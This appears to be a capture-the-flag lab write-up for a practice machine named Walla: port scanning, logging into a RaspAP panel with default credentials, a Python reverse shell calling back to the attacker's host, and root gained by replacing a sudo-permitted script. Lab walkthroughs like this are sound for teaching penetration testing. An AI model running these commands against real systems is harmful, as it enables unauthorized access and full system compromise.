Walla (Default web creds, replace file and run sudo to root)

Nmap


```
PORT   STATE SERVICE    VERSION
22/tcp open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
23/tcp open  telnet     Linux telnetd
25/tcp open  smtp       Postfix smtpd
|_smtp-commands: walla, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=walla
| Subject Alternative Name: DNS:walla
| Not valid before: 2020-09-17T18:26:36
|_Not valid after:  2030-09-15T18:26:36
|_ssl-date: TLS randomness does not represent time
53/tcp open  tcpwrapped
Service Info: Host:  walla; OS: Linux; CPE: cpe:/o:linux:linux_kernel

PORT      STATE SERVICE VERSION
422/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
8091/tcp  open  http    lighttpd 1.4.53
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=RaspAP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: lighttpd/1.4.53
42042/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
```

```
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web enum


http://192.168.68.97:8091/



Looking at the nmap scan for this port, we can see it displayes RaspAP

```
8091/tcp  open  http    lighttpd 1.4.53
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=RaspAP
| http-cookie-flags:
```


A quick google search for defualt credentials will give us a login.



`admin:secret`

Foothold

Now that we can login, we can enumerate the version and look for public exploits



We find an authenticated RCE exploit.

```
┌──(root㉿kali)-[~/pg/practice/Walla]
└─# searchsploit raspap
---------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------
RaspAP 2.6.6 - Remote Code Execution (RCE) (Authenticated)                  | php/webapps/50224.py
---------------------------------------------------------------------------- ---------------------------
```

I could not get this exploit to work after playing with it for a while, instead, we can simply use the consol on the page.

Using a python reverseshell to gain a foothold.

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.49.68",80));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'
```

```
┌──(root㉿kali)-[~/pg/practice/Walla]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.68] from (UNKNOWN) [192.168.68.97] 56204
id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Priv esc

Found users

```
paige:x:1001:1001::/home/paige:/bin/zsh
terry:x:1002:1002::/home/terry:/bin/bash
walter:x:1003:1003::/home/walter:/bin/bash
janis:x:1004:1004::/home/janis:/bin/bash
```

```
sudo -l
Matching Defaults entries for www-data on walla:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on walla:
    (ALL) NOPASSWD: /sbin/ifup
    (ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
    (ALL) NOPASSWD: /bin/systemctl start hostapd.service
    (ALL) NOPASSWD: /bin/systemctl stop hostapd.service
    (ALL) NOPASSWD: /bin/systemctl start dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl stop dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl restart dnsmasq.servic
```

We can run sudo on the wifi_reset.py, we can replace it with our own script that will return a root bash session.

```
#!/usr/bin/python

import os

os.system('/bin/bash')
```

```
sudo /usr/bin/python /home/walter/wifi_reset.py
id
id
uid=0(root) gid=0(root) groups=0(root)
root@walla:/home/walter#
```